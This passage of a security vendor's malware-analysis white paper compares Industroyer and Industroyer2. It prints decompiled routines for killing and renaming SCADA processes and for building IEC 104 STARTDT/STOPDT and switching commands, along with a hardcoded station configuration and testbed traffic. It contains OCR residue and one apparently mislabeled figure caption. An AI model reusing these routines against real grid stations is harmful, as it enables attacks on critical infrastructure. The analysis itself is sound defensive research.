

WHITE PAPER

Industroyer vs. Industroyer2: Evolution of the IEC 104 Component

AUTHORS

Giannis Tsaraias

Ivan Speziale

About Nozomi Networks Labs

Nozomi Networks Labs is dedicated to reducing cyber risk for the world's industrial and critical infrastructure organizations. Through its cybersecurity research and collaboration with industry and institutions, it helps defend the operational systems that support everyday life.

The Labs team conducts investigations into industrial device vulnerabilities and, through a responsible disclosure process, contributes to the publication of advisories by recognized authorities.

To help the security community with current threats, they publish timely blogs, research papers and free tools.

The **Threat Intelligence** and **Asset Intelligence** services of Nozomi Networks are supplied by ongoing data generated and curated by the Labs team.

To find out more, and subscribe to updates, visit **nozominetworks/labs**

Table of Contents

1. Introduction to Industroyer & Industroyer2 4

2. Industroyer & Industroyer2: The Evolving Source Code 5

2.1 Breaking Down the Samples 5

2.2 v2 Station Configuration 6

2.3 v2 IOA Configuration 7

2.4 v2 Command-line Parameters 8

2.5 v2 IEC 104 Interaction 9

2.6 Main Thread Spawning 12

2.7 TESTFR Frame Inserted in v2 13

2.8 Start/Stop Data Transfer Activation 14

2.9 Prepare/Send Station Command 15

2.10 Use of Streaming SIMD Extensions (SSE) Instructions 16

2.11 `Parse_packet_and_log` Function 16

3. Summary 18

4. Addendum: YARA Rule for Industroyer2 18

6. References and Related Reading 19

1. Introduction to Industroyer & Industroyer2

Industroyer2 is the latest evolution of the notorious malware that was first deployed by threat actor Sandworm in Ukraine in 2016. As documented by ESET, this new artifact was used in the context of a broader operation against Ukrainian organizations in 2022.[1]

The Industroyer artifacts retrieved in 2016 consisted of components targeting multiple industrial control system (ICS) protocols, specifically:

- IEC 60870-5-101,
- IEC 60870-5-104,
- IEC 61850,
- OPC DA.

Industroyer2, however, focuses only on IEC 60870-5-104 (IEC 104), which is just an update to the Industroyer component targeting the same protocol. This observation leads us to believe that, depending on the operational requirements, the threat actors' implementation of these ICS protocols is part of a broader framework of capabilities that is selectively packaged into a specific deliverable.

In this paper, Nozomi Networks Labs analyzes the Operational Technology (OT) capabilities of Industroyer2, discusses the major changes between Industroyer and Industroyer2, and analyzes how the codebase has evolved over time.

A noteworthy characteristic of Industroyer deployments is the lack of any stealthy measures in the binaries. One plausible hypothesis is that the threat actor, having already compromised the target environment and performed advanced reconnaissance, is not concerned about potential security controls.

A second hypothesis is that due to time constraints, the operators would not have time to simultaneously obfuscate their activity and improve their posture in the environment by the time of malware delivery. Given the resources and expertise of the threat actor, we believe this scenario to be less likely. Nevertheless, it is clear that Sandworm is not concerned about different Industroyer versions being attributed to the same actor through comparison of the target artifacts.

The takeaway for security teams is that advanced threat actors are continuously refining their OT capabilities to adapt to different operational scenarios. In the current threat landscape it's paramount to detect and respond to sophisticated attackers before they reach OT system—their ability to analyze the targeted environment and modify its status was demonstrated once more with Industroyer2.

2. Industroyer & Industroyer2: The Evolving Source Code

2.1 Breaking Down the Samples

In this section, we present a series of evidence that collectively and strongly supports the thesis that the two binaries, Industroyer and Industroyer2, were compiled from the same evolving source code.

Throughout our analysis, we will refer to the first version of Industroyer as “v1”, which corresponds to sample `7907dd95c1d36cf3dc842a1bd804f0db511a0f68f4b3d382c23a3c974a383cad` (104.dll). We will refer to Industroyer2 as “v2”, which corresponds to sample `d69665f56ddef7ad4e71971f06432e59f1510a7194386e5f0e8926aea7b88e00`.

The screenshot below (Figure 1) compares similar functionalities in the binaries. The decompiled code of v1 is presented on the left while the matching part of v2 is shown on the right.

```
1  __int16 __thiscall find_target_process(char *String2)
2  {
3    HANDLE Toolhelp32Snapshot; // esi
4    PROCESSENTRY32 pe; // [esp+10h] [ebp-130h] BYREF
5
6    pe.dwSize = 296;
7    Toolhelp32Snapshot = CreateToolhelp32Snapshot(0xFu, 0);
8    if ( Toolhelp32Snapshot == -1 )
9    {
10     log_error("Error killing process ...");
11     return 0;
12   }
13   else if ( Process32First(Toolhelp32Snapshot, &pe) )
14   {
15     while ( _stricmp(pe.szExeFile, String2) )
16     {
17       if ( !Process32Next(Toolhelp32Snapshot, &pe) )
18         goto LABEL_6;
19     }
20     CloseHandle(Toolhelp32Snapshot);
21     return pe.th32ProcessID;
22   }
23   else
24   {
25 LABEL_6:
26     CloseHandle(Toolhelp32Snapshot);
00002342 find_target_process:25 (10002F42)
```

```
1  DWORD __stdcall find_target_process(char *proc_name)
2  {
3    PROCESSENTRY32 pe; // [esp+0h] [ebp-12Ch] BYREF
4    HANDLE hSnapshot; // [esp+128h] [ebp-4h]
5
6    pe.dwSize = 296;
7    hSnapshot = CreateToolhelp32Snapshot(0xFu, 0);
8    if ( hSnapshot == -1 )
9      return 0;
10   if ( Process32First(hSnapshot, &pe) )
11   {
12     while ( strcmp(pe.szExeFile, proc_name) )
13     {
14       if ( !Process32Next(hSnapshot, &pe) )
15         goto LABEL_7;
16     }
17     CloseHandle(hSnapshot);
18     return pe.th32ProcessID;
19   }
20   else
21   {
22 LABEL_7:
23     CloseHandle(hSnapshot);
24     return 0;
25   }
26 }
00006DA7 find_target_process:24 (A179A7)
```

Figure 1 - Example comparison between Industroyer v1 (left) and v2 (right).

The syntax of the configuration is the most obvious visual difference between the two versions of the malware. However, this refactor is largely irrelevant for the internal structure of the executables. In both cases the configuration is normalized into a matching data structure, called `main_config` in our analysis, that is then used throughout the code.

As described by ESET, Industroyer v1 uses a classic INI configuration file that is passed as an argument to the Crash export of 104.dll.[2] Meanwhile, the Industroyer v2 sample that we analyzed hardcodes its configuration inside the binary in the form of a string.

Below, we present the possible properties for the hardcoded station and Information Object Address (IOA) configurations embedded in the analyzed binary.

2.2 v2 Station Configuration

The following screenshot (Figure 2) shows the first hardcoded station configuration embedded in the analyzed binary of v2. The sample embeds configurations for three different IP addresses in total.

```
.rdata:00A19190 target_1:                                   ; DATA XREF: .data:config↓o
.rdata:00A19190                                             ; FFF7B000↓o
.rdata:00A19190                 text "UTF-16LE", '10.82.40.105 2404 3 0 1 1 PService_PPD.exe 1 "D:\OI'
.rdata:00A19190                 text "UTF-16LE", 'K\DevCounter" 0 1 0 0 1 0 0 44 130202 1 0 1 1 1 160'
.rdata:00A19190                 text "UTF-16LE", '921 1 0 1 1 2 160923 1 0 1 1 3 160924 1 0 1 1 4 160'
.rdata:00A19190                 text "UTF-16LE", '925 1 0 1 1 5 160927 1 0 1 1 6 160928 1 0 1 1 7 190'
.rdata:00A19190                 text "UTF-16LE", '202 1 0 1 1 8 260202 1 0 1 1 9 260901 1 0 1 1 10 26'
.rdata:00A19190                 text "UTF-16LE", '0902 1 0 1 1 11 260903 1 0 1 1 12 260904 1 0 1 1 13'
.rdata:00A19190                 text "UTF-16LE", ' 260905 1 0 1 1 14 260906 1 0 1 1 15 260907 1 0 1 1'
.rdata:00A19190                 text "UTF-16LE", ' 16 260908 1 0 1 1 17 260909 1 0 1 1 18 260910 1 0 '
.rdata:00A19190                 text "UTF-16LE", '1 1 19 260911 1 0 1 1 20 260912 1 0 1 1 21 260914 1'
.rdata:00A19190                 text "UTF-16LE", ' 0 1 1 22 260915 1 0 1 1 23 260916 1 0 1 1 24 26091'
.rdata:00A19190                 text "UTF-16LE", '8 1 0 1 1 25 260920 1 0 1 1 26 290202 1 0 1 1 27 33'
.rdata:00A19190                 text "UTF-16LE", '8501 1 0 1 1 28 1401 0 0 0 1 29 1402 0 0 0 1 30 140'
.rdata:00A19190                 text "UTF-16LE", '3 0 0 0 1 31 1404 0 0 0 1 32 1301 0 0 0 1 33 1302 0'
.rdata:00A19190                 text "UTF-16LE", ' 0 0 1 34 1303 0 0 0 1 35 1304 0 0 0 1 36 1201 0 0 '
.rdata:00A19190                 text "UTF-16LE", '0 1 37 1202 0 0 0 1 38 1203 0 0 0 1 39 1204 0 0 0 1'
.rdata:00A19190                 text "UTF-16LE", ' 40 1101 0 0 0 1 41 1102 0 0 0 1 42 1103 0 0 0 1 43'
.rdata:00A19190                 text "UTF-16LE", ' 1104 0 0 0 1 44 ',0
00007790 00A19190: .rdata:target_1
```

Figure 2 - Station Configuration.

Below (Figure 3), we present the possible properties for the hardcoded station and IOA configurations embedded in the analyzed binary of v2.

Property	Acceptable Values	Purpose
Target IP	IP address	IP of the station to connect to
Target port	Port number	Port of the station to connect to
ASDU	Integer	Application Service Data Unit address
Operation mode	Boolean	0 (Interaction with hardcoded IOA), 1 (Range mode)
Switch for process manipulation	Boolean	0 (Disable), 1 (Enable)
Reserved parameter	Boolean	-
Process name	String	Name of the process to be killed
Rename	Boolean	0 (Don't rename), 1 (Rename)
Folder name	String	Folder name where the process targeted for killing and renaming is stored
Sleep time in minutes	Integer	Initial sleep time, used to add a delay before interacting with a station
Sleep time in seconds #1	Integer	Sleep time to use when Invert SCO/DCO On/Off is set
Station index	Integer	Configuration station index to delay
Sleep time in seconds #2	Integer	Sleep time before STOPDT for the previously used station index
Initial SCO/DCO On/Off State	Boolean	0 (Initial state On), 1 (Initial state Off)
Invert SCO/DCO On/Off	Boolean	If set, it will interact with each IOA again, with SCO/DCO On/Off inverted
IOA count	Integer	Number of IOA following header

Figure 3 - Target Configuration.

2.3 v2 IOA Configuration

An IOA is used to address one specific piece of data within a station. IOA configurations typically differ from station to station.

In the screenshot below (Figure 4) you can see the IEC-104 testbed traffic using the first station configuration.



Figure 4 - IEC 104 testbed traffic using first station configuration.

The table below (Figure 5) shows the configurable IOA properties.

Property	Acceptable Values	Purpose
IOA	Integer	Information Object Address
Single/Double command	Boolean	0 (Double command), 1 (Single command)
SCO/DCO Select/Execute	Boolean	0 (Execute), 1 (Select)
SCO/DCO On/Off	Boolean	0 (Off), 1 (On)
Priority	Integer	-
Index	Integer	IOA entry index in the configuration list

Figure 5 - IOA Configuration.

2.4 v2 Command-line Parameters

While v1 included a separate component to load and launch payloads contained in different Dynamic-link Libraries (DLLs), the v2 sample provides the user with the ability to set certain command-line options.

As shown in Figure 6, two command-line flags are supported by the v2 executable; namely, `-o` and `-t`. The `-o` flag can be used to store the execution output log into a file instead of printing it to standard output. The `-t` flag can be used to perform a delayed execution. For example, running the program with `-t 10` as an argument at 1:08 PM will cause a time delay of approximately two minutes before the executable spawns its main thread at 1:10 PM.

```
hMem = 0;
pNumArgs = 0;
v4 = 0;
CommandLineW = GetCommandLineW();
hMem = CommandLineToArgvW(CommandLineW, &pNumArgs);
if ( hMem )
{
  if ( pNumArgs )
  {
    lpWideCharStr = cmdline_checks(hMem, hMem + 4 * pNumArgs, L"-t");
    if ( lpWideCharStr )
    {
      v1 = log_to_shared_file(v3, lpWideCharStr);
      wait_objs(v1);
      close_handles(v3);
    }
    if ( string_sanity_checks(hMem, hMem + 4 * pNumArgs, L"-o") )
    {
      v11 = cmdline_checks(hMem, hMem + 4 * pNumArgs, L"-o");
      if ( v11 )
      {
        lock();
        set_lpFileName_shared_0(v11);
      }
      v2 = lock();
      outer_write_to_shared_file(v2, "%d\n", 22);
    }
    lpCmdLine = 0;
    v10 = outer_process_heap_alloc(428u);
    if ( v10 )
      v9 = initialize_critical_section(v10);
    else
      v9 = 0;
    lock_thread_spawned_after_PServiceControl_renamed = v9;
    for ( i = 0; i < 3; ++i )
    {
      lpCmdLine = config[i];
      parse_configs_kill_rename_process_spawn_thread(lpCmdLine);
    }
    outer_killing_threads_closing_handle(lock_thread_spawned_after_PServiceControl_renamed, 0xFFFFFFFF);
  }
  v6 = lock_thread_spawned_after_PServiceControl_renamed;
  v7 = lock_thread_spawned_after_PServiceControl_renamed;
  if ( lock_thread_spawned_after_PServiceControl_renamed )
    v5 = delete_critical_section_and_free(v7, 1);
  else
    v5 = 0;
  LocalFree(hMem);
}
ExitProcess(0);
```

Figure 6 - Command-line argument handling.

2.5 v2 IEC 104 Interaction

After terminating `PServiceControl.exe`, and `PService_PPD.exe` (based on the configuration) being renamed with `.MZ` appended to its name, the v2 sample begins IEC 104 interaction.

```
13  for ( dwProcessId = find_proc_by_name("PServiceControl.exe");
14        dwProcessId;
15        dwProcessId = find_proc_by_name(main_config->second_switch_process_name) )
16  {
17    hProcess = OpenProcess(1u, 0, dwProcessId);
18    TerminateProcess(hProcess, 0);
19  }                                              //
20                                                 //
21  while ( 1 )
22  {
23    dwProcess = find_proc_by_name(main_config->second_switch_process_name);
24    if ( !dwProcess )
25      break;
26
27    handle = OpenProcess(1u, 0, dwProcess);
28    TerminateProcess(handle, 0);
29  }
30
31  if ( main_config->second_switch_p3_set_if_set_copy_to_foldername && main_config != 0xFFFEFEAB )
32  {
33    lpExistingFileName = process_heap_alloc(0x100u);
34    lpNewFileName = process_heap_alloc(0x100u);
35    lpMem = process_heap_alloc(0x100u);
36
37    memset_zero_0(lpExistingFileName, 256);
38    memset_zero_0(lpNewFileName, 256);
39    memset_zero_0(lpMem, 256);
40
41    copy_string(lpExistingFileName, main_config->second_switch_foldername);
42    copy_string(lpNewFileName, main_config->second_switch_foldername);
43
44    strcat(lpExistingFileName, "\\");
45    strcat(lpNewFileName, "\\");
46    strcat(lpExistingFileName, main_config->second_switch_process_name);
47    strcat(lpNewFileName, main_config->second_switch_process_name);
48    strcat(lpNewFileName, ".MZ");
49
50    MoveFileA(lpExistingFileName, lpNewFileName);
51
52    LastError = GetLastError();
53    lock = ::lock();
54    write_to_shared_file_0(lock, " RNM %04x \n", LastError);
55
56    process_heap_free(lpExistingFileName);
57    process_heap_free(lpNewFileName);
58    process_heap_free(lpMem);
59  }
60  return 1;
00006B37 find_PServiceControl_and_rename_it:14 (A17737)
```

Figure 7 - Process termination and file renaming.

The default operation mode (0) set in the station configurations present in our sample produces the following series of commands:

- `TESTFR`
- `STARTDT`
- `C_IC_NA_1 (100)`
- For each IOA configuration:
  - `C_SC_NA_1 (45)` or `C_DC_NA_1 (46)` command, depending on the Single/Double command field in the configuration
- `STOPDT`

If the operation mode is set to 1 instead, the sample expects to find a starting index and an ending index following the station configuration, which is then used as a range of IOAs to iterate through. In this case, the following series of commands are generated in our testbed:

- `TESTFR`
- `STARTDT`
- `C_IC_NA_1 (100)`
- For each IOA in the range `start_index` → `end_index`:
  - `C_SC_NA_1 (45)` with `SCO Off` and `Execute`
- `STOPDT`
- `TESTFR`
- `STARTDT`
- `C_IC_NA_1 (100)`
- For each IOA in the range `start_index` → `end_index`:
  - `C_DC_NA_1 (46)` with `DCO Off` and `Select`
  - `C_DC_NA_1 (46)` with `DCO Off` and `Execute`
- `STOPDT`

In Figures 8a and 8b, we show both Single and Double commands for range modes starting with 2 and ending with 9:

```
 1 IEC 60870-5-104      50 <- U (TESTFR act)
 3 IEC 60870-5-104      50 <- U (STARTDT act)
 6 IEC 60870-5-104      50 <- S (1)
 7 IEC 60870-5 ASDU     60 <- I (0,1) ASDU=3 C_IC_NA_1 Act     IOA=0
11 IEC 60870-5-104      50 <- S (4)
12 IEC 60870-5 ASDU     60 <- I (1,4) ASDU=3 C_SC_NA_1 Act     IOA=2
14 IEC 60870-5-104      50 <- S (5)
15 IEC 60870-5 ASDU     60 <- I (2,5) ASDU=3 C_SC_NA_1 Act     IOA=3
18 IEC 60870-5-104      50 <- S (6)
19 IEC 60870-5 ASDU     60 <- I (3,6) ASDU=3 C_SC_NA_1 Act     IOA=4
21 IEC 60870-5-104      50 <- S (7)
22 IEC 60870-5 ASDU     60 <- I (4,7) ASDU=3 C_SC_NA_1 Act     IOA=5
24 IEC 60870-5-104      50 <- S (8)
25 IEC 60870-5 ASDU     60 <- I (5,8) ASDU=3 C_SC_NA_1 Act     IOA=6
27 IEC 60870-5-104      50 <- S (9)
28 IEC 60870-5 ASDU     60 <- I (6,9) ASDU=3 C_SC_NA_1 Act     IOA=7
31 IEC 60870-5-104      50 <- S (10)
32 IEC 60870-5 ASDU     60 <- I (7,10) ASDU=3 C_SC_NA_1 Act     IOA=8
34 IEC 60870-5-104      50 <- S (11)
35 IEC 60870-5 ASDU     60 <- I (8,11) ASDU=3 C_SC_NA_1 Act     IOA=9
37 IEC 60870-5-104      50 <- S (12)
38 IEC 60870-5-104      50 <- U (STOPDT act)
```

Figure 8a - Range mode with start index 2 and end index 9, Single commands.

```
 40 IEC 60870-5-104     50 <- U (TESTFR act)
 42 IEC 60870-5-104     50 <- U (STARTDT act)
 44 IEC 60870-5 ASDU    60 <- I (0,0) ASDU=3 C_IC_NA_1 Act     IOA=0
 48 IEC 60870-5-104     50 <- S (3)
 49 IEC 60870-5 ASDU    60 <- I (1,3) ASDU=3 C_DC_NA_1 Act     IOA=2
 51 IEC 60870-5-104     50 <- S (4)
 52 IEC 60870-5 ASDU    60 <- I (2,4) ASDU=3 C_DC_NA_1 Act     IOA=2
 55 IEC 60870-5-104     50 <- S (5)
 56 IEC 60870-5 ASDU    60 <- I (3,5) ASDU=3 C_DC_NA_1 Act     IOA=3
 58 IEC 60870-5-104     50 <- S (6)
 59 IEC 60870-5 ASDU    60 <- I (4,6) ASDU=3 C_DC_NA_1 Act     IOA=3
 61 IEC 60870-5-104     50 <- S (7)
 62 IEC 60870-5 ASDU    60 <- I (5,7) ASDU=3 C_DC_NA_1 Act     IOA=4
 64 IEC 60870-5-104     50 <- S (8)
 65 IEC 60870-5 ASDU    60 <- I (6,8) ASDU=3 C_DC_NA_1 Act     IOA=4
 68 IEC 60870-5-104     50 <- S (9)
 69 IEC 60870-5 ASDU    60 <- I (7,9) ASDU=3 C_DC_NA_1 Act     IOA=5
 71 IEC 60870-5-104     50 <- S (10)
 72 IEC 60870-5 ASDU    60 <- I (8,10) ASDU=3 C_DC_NA_1 Act     IOA=5
 74 IEC 60870-5-104     50 <- S (11)
 75 IEC 60870-5 ASDU    60 <- I (9,11) ASDU=3 C_DC_NA_1 Act     IOA=6
 77 IEC 60870-5-104     50 <- S (12)
 78 IEC 60870-5 ASDU    60 <- I (10,12) ASDU=3 C_DC_NA_1 Act     IOA=6
 81 IEC 60870-5-104     50 <- S (13)
 82 IEC 60870-5 ASDU    60 <- I (11,13) ASDU=3 C_DC_NA_1 Act     IOA=7
 84 IEC 60870-5-104     50 <- S (14)
 85 IEC 60870-5 ASDU    60 <- I (12,14) ASDU=3 C_DC_NA_1 Act     IOA=7
 87 IEC 60870-5-104     50 <- S (15)
 88 IEC 60870-5 ASDU    60 <- I (13,15) ASDU=3 C_DC_NA_1 Act     IOA=8
 90 IEC 60870-5-104     50 <- S (16)
 91 IEC 60870-5 ASDU    60 <- I (14,16) ASDU=3 C_DC_NA_1 Act     IOA=8
 94 IEC 60870-5-104     50 <- S (17)
 95 IEC 60870-5 ASDU    60 <- I (15,17) ASDU=3 C_DC_NA_1 Act     IOA=9
 97 IEC 60870-5-104     50 <- S (18)
 98 IEC 60870-5 ASDU    60 <- I (16,18) ASDU=3 C_DC_NA_1 Act     IOA=9
100 IEC 60870-5-104     50 <- S (19)
101 IEC 60870-5-104     50 <- U (STOPDT act)
```

Figure 8b - Range mode with start index 2 and end index 9, Single commands.

2.6 Main Thread Spawning

The main thread of both samples contains the code responsible for issuing the malicious IEC 104 packets. In v1, the main thread is spawned from the Crash export, while in v2 the execution starts from the regular PE entry point. In both cases the configuration is parsed before reaching this stage (Figure 9).

```
void __stdcall __noreturn outer_main_thread(main_config *main_config)
{
  if ( !main_config->finished_parsing_config )
    log_error(
      "\nIEC-104 client: ip=%s; port=%s; ASDU=%u \n",
      main_config->target_ip,
      main_config->target_port,
      *(_DWORD *)&main_config->asdu);

  main_thread(main_config);
}
```

```
int __stdcall outer_main_thread(struct main_config *main_config)
{
  void *lock; // eax
  int target_tcp_port; // [esp-8h] [ebp-Ch]
  int asdu; // [esp-4h] [ebp-8h]

  if ( !main_config->finished_parsing_config )
  {
    asdu = main_config->asdu;
    target_tcp_port = main_config->target_tcp_port;
    lock = ::lock();
    write_to_shared_file_0((int)lock, " %s: %d: %d \n", main_config->target_ip, target_tcp_port, asdu);
  }

  main_thread(main_config);
  return 0;
}
```

Figure 9 - Main thread spawning.

Beginning with this function, the usage of a structure dubbed `main_config` in our decompilation (Figure 10), becomes pervasive throughout the codebase. In both the samples this structure operates as the main glue between the configuration and the rest of the code, independently from the configuration format used.

The way in which `main_config` is used is a strong indicator of how the two executables were compiled from the same source code and updated over time.

Please edit the type declaration

```
struct main_config_v1
{
  bool a0;
  bool break;
  bool finished_parsing_config;
  bool kill_target_process;
  bool connection_successful;
  char gap_0;
  char target_ip[20];
  char target_port[10];
  __int16 asdu;
  int apci_received;
  int apci_sent;
  char structure_qualifier;
  bool write_log;
  char current_operation_on_off;
  char gap_1_3;
  char log_file_name[255];
  char target_process_name[255];
  char operation[18];
  int *ioa_ptr;
  char bag[6];
  int number_of_ioa;
  int sequence_param_1;
  char gap_2[16];
  config_t *ioa_array;
  char gap_3[8];
  char packet_buffer[65536];
```

OK Cancel

Please edit the type declaration

```
struct main_config_v2
{
  int a0;
  int apci_received;
  int apci_sent;
  int loop_counter_for_sleeps;
  char start[4];
  char packet_buffer[65536];
  int tot_bytes_received;
  char break;
  bool finished_parsing_config;
  bool second_switch_p1_set;
  char connection_successful;
  char gap_1;
  char target_ip[20];
  char gap_2[3];
  int target_tcp_port;
  int asdu;
  bool second_switch_p9_set;
  int some_sleep_duration;
  char flag;
  char current_operation_on_off;
  char unknown_p2;
  char target_process_name[255];
  char gap_3[2];
  config_t *ioa_array;
  int number_of_ioa_populated;
  int ioa_count;
  bool second_switch_p3_set_if_set_copy_to_foldername;
```

OK Cancel

Figure 9 - `main_config` structure definition.

2.7 TESTFR Frame Inserted in v2

TESTFR frames in IEC 104 are used between the controlling station and the controlled station to periodically check the status of a connection and eventually detect communication problems. After having established a TCP connection, Industroyer v1 begins emitting STARTDT frames. This marks the beginning of a data transfer from the controlling station to the controlled station.

Figure 11 - Main thread comparison.

Industroyer v2, instead, takes the extra step of sending a TESTFR frame as we can also observe in the traffic dump (Figure 12).

Figure 12 - TESTFR frame in Industroyer v2

2.8 Start/Stop Data Transfer Activation

The functions responsible for creating and sending `STARTDT` and `STOPDT` frames are essentially the same across the two executables. We can spot minor differences in the way dynamic memory is allocated, but the only functional difference is a sleep timeout. In v1, it is customizable through the configuration, and in v2 is hardcoded to one second for both the functions.

```
int __fastcall send_start_data_transfer_act(SOCKET socket, main_config *main_config)
{
  apci_outer *full_apci_obj; // eax
  apci *apci; // ecx
  int number_of_bytes_recvd; // eax
  char *unused; // ecx
  apci_outer *Block; // [esp+Ch] [ebp-10014h]
  int packet_buffer[16388]; // [esp+10h] [ebp-10010h] BYREF

  Block = (apci_outer *)operator new(8u);
  full_apci_obj = create_full_apci_obj(Block);
  packet_buffer[0x4003] = -1;
  apci = full_apci_obj->apci;

  *(_DWORD *)&apci->asdu = 0x30468;
  apci->sent = 0;
  apci->received = 0;
  full_apci_obj->apci->apdu_len = 4;
  full_apci_obj->apci->apci_type = 3;
  full_apci_obj->apci->function_code = 7;       // Start Data Transfer Activation
  full_apci_obj->apci->received = 0;

  send_parse_and_log(socket, full_apci_obj, main_config);

  Sleep(config_timeout_dwMilliseconds);

  memset(packet_buffer, 0, 0x10000u);
  number_of_bytes_recvd = outer_recv(main_config, socket, packet_buffer);

  parse_received_packet(packet_buffer, socket, number_of_bytes_recvd, unused, main_config);

  return 0;
}
```

```
int __stdcall iec104_start_data_transfer_activation(SOCKET socket, main_config *main_config)
{
  int packet_buffer[16385]; // [esp+0h] [ebp-10014h] BYREF
  int number_of_bytes_recvd; // [esp+10004h] [ebp-10h]
  struct apci_outer *full_apci_obj; // [esp+10008h] [ebp-Ch]
  apci_outer *full_apci_obj_1; // [esp+1000Ch] [ebp-8h]
  struct apci **apci; // [esp+10010h] [ebp-4h]

  full_apci_obj_1 = (apci_outer *)outer_process_heap_alloc(8u);
  if ( full_apci_obj_1 )
    full_apci_obj = create_full_apci_obj(full_apci_obj_1);
  else
    full_apci_obj = 0;
  apci = &full_apci_obj->apci;

  set_APCI(full_apci_obj->apci);
  full_apci_obj->apci->apdu_len = 4;
  (*apci)->apci_type = 3;
  (*apci)->function_code = 7;                    // Start Data Transfer Activation
  (*apci)->received = 0;

  send_parse_and_log(socket, apci, main_config);

  Sleep(1000u);

  packet_buffer[0x4000] = 4096;
  memset_zero_outer(packet_buffer, 0x10000);

  number_of_bytes_recvd = 0;
  number_of_bytes_recvd = outer_recv(socket, main_config, (char *)packet_buffer, 4096);
  parse_recv_and_send(socket, (byte *)packet_buffer, number_of_bytes_recvd, " MSTR <<- SLV \t", main_config, 0);

  return 0;
}
```

Figure 13 - `STARTDT` frame creation.

We can also observe how the invocation of function `parse_received_packet` varies slightly between v1 and v2 of the malware. From a functional perspective, the most important update is the ability to reply to `TESTFR` activation commands with `TESTFR` confirmation frames.

```
int __fastcall iec104_stop_data_transfer_activation(SOCKET socket, main_config *main_config)
{
  apci_outer *full_apci_obj; // eax
  apci *apci; // ecx
  int buf_len; // eax
  char *unused; // ecx
  apci_outer *acpi_outer; // [esp+Ch] [ebp-10014h]
  int packet_buffer[16388]; // [esp+10h] [ebp-10010h] BYREF

  acpi_outer = (apci_outer *)operator new(8u);
  full_apci_obj = create_full_apci_obj(acpi_outer);

  packet_buffer[0x4003] = -1;

  apci = full_apci_obj->apci;

  // set_APCI equivalent
  *(_DWORD *)&apci->asdu = 0x30468;             // multiple apci fields assignment
  apci->sent = 0;
  apci->received = 0;

  full_apci_obj->apci->apdu_len = 4;
  full_apci_obj->apci->apci_type = 3;
  full_apci_obj->apci->function_code = 0x13;    // Stop Data Transfer Activation

  send_parse_and_log(socket, full_apci_obj, main_config);

  Sleep(config_timeout_dwMilliseconds);

  memset(packet_buffer, 0, 0x10000u);

  buf_len = outer_recv(main_config, socket, packet_buffer);
  parse_received_packet(packet_buffer, socket, buf_len, unused, main_config);

  main_config->connection_successful = 0;
  return 0;
}
```

```
int __stdcall iec104_stop_data_transfer_activation(SOCKET socket, struct main_config *main_config)
{
  int packet_buffer[16385]; // [esp+0h] [ebp-10014h] BYREF
  int buf_len; // [esp+10004h] [ebp-10h]
  struct apci_outer *full_apci_obj; // [esp+10008h] [ebp-Ch]
  apci_outer *apci_outer; // [esp+1000Ch] [ebp-8h]
  struct apci **apci; // [esp+10010h] [ebp-4h]

  apci_outer = (apci_outer *)outer_process_heap_alloc(8u);
  if ( apci_outer )
    full_apci_obj = create_full_apci_obj(apci_outer);
  else
    full_apci_obj = 0;

  apci = &full_apci_obj->apci;

  set_APCI(full_apci_obj->apci);

  full_apci_obj->apci->apdu_len = 4;
  (*apci)->apci_type = 3;
  (*apci)->function_code = 0x13;                // Stop Data Transfer Activation

  send_parse_and_log(socket, apci, main_config);
  Sleep(1000u);

  packet_buffer[0x4000] = 4096;
  memset_zero_outer(packet_buffer, 0x10000);

  buf_len = 0;
  buf_len = outer_recv(socket, main_config, (char *)packet_buffer, 4096);
  parse_recv_and_send(socket, (byte *)packet_buffer, buf_len, " MSTR <<- SLV \t", main_config, 0);

  main_config->connection_successful = 0;
  return 0;
}
```

Figure 14 - `STOPDT` frame creation.

2.9 Prepare/Send Station Command

The function named in our decompilation as `iec104_prepare_and_send_station_command` (Figure 15) is found in both versions of the malware with similar semantics. Nevertheless, we can appreciate how in v2 the function can receive more IEC 104 parameters to properly customize the packet payload.

```
241                                                        //
242   while ( 1 )
243   {
244     Sleep(config_timeout_dwMilliseconds);
245     if ( main_config->break )
246       goto LABEL_47;
247
248     received_packet_type = iec104_prepare_and_send_station_command(
249                              socket_alias,
250                              unused_1,
251                              v22 + main_config->ioa_ptr[ioa_index],// IOA
252                              1);
253
254     if ( main_config->break )
255       goto LABEL_46;
256
257     if ( (received_packet_type & 0x40) == 0 )
258     {
259       Sleep(config_timeout_dwMilliseconds);
260
261       if ( main_config->break
262         || (iec104_prepare_and_send_station_command(
263               socket,
264               unused,
265               v22 + main_config->ioa_ptr[ioa_index],// IOA
266               0),
267             main_config->break) )
268       {
269 LABEL_46:
270         ioa_index = socket;
271 LABEL_47:
272         v19 = v57;
273 LABEL_48:
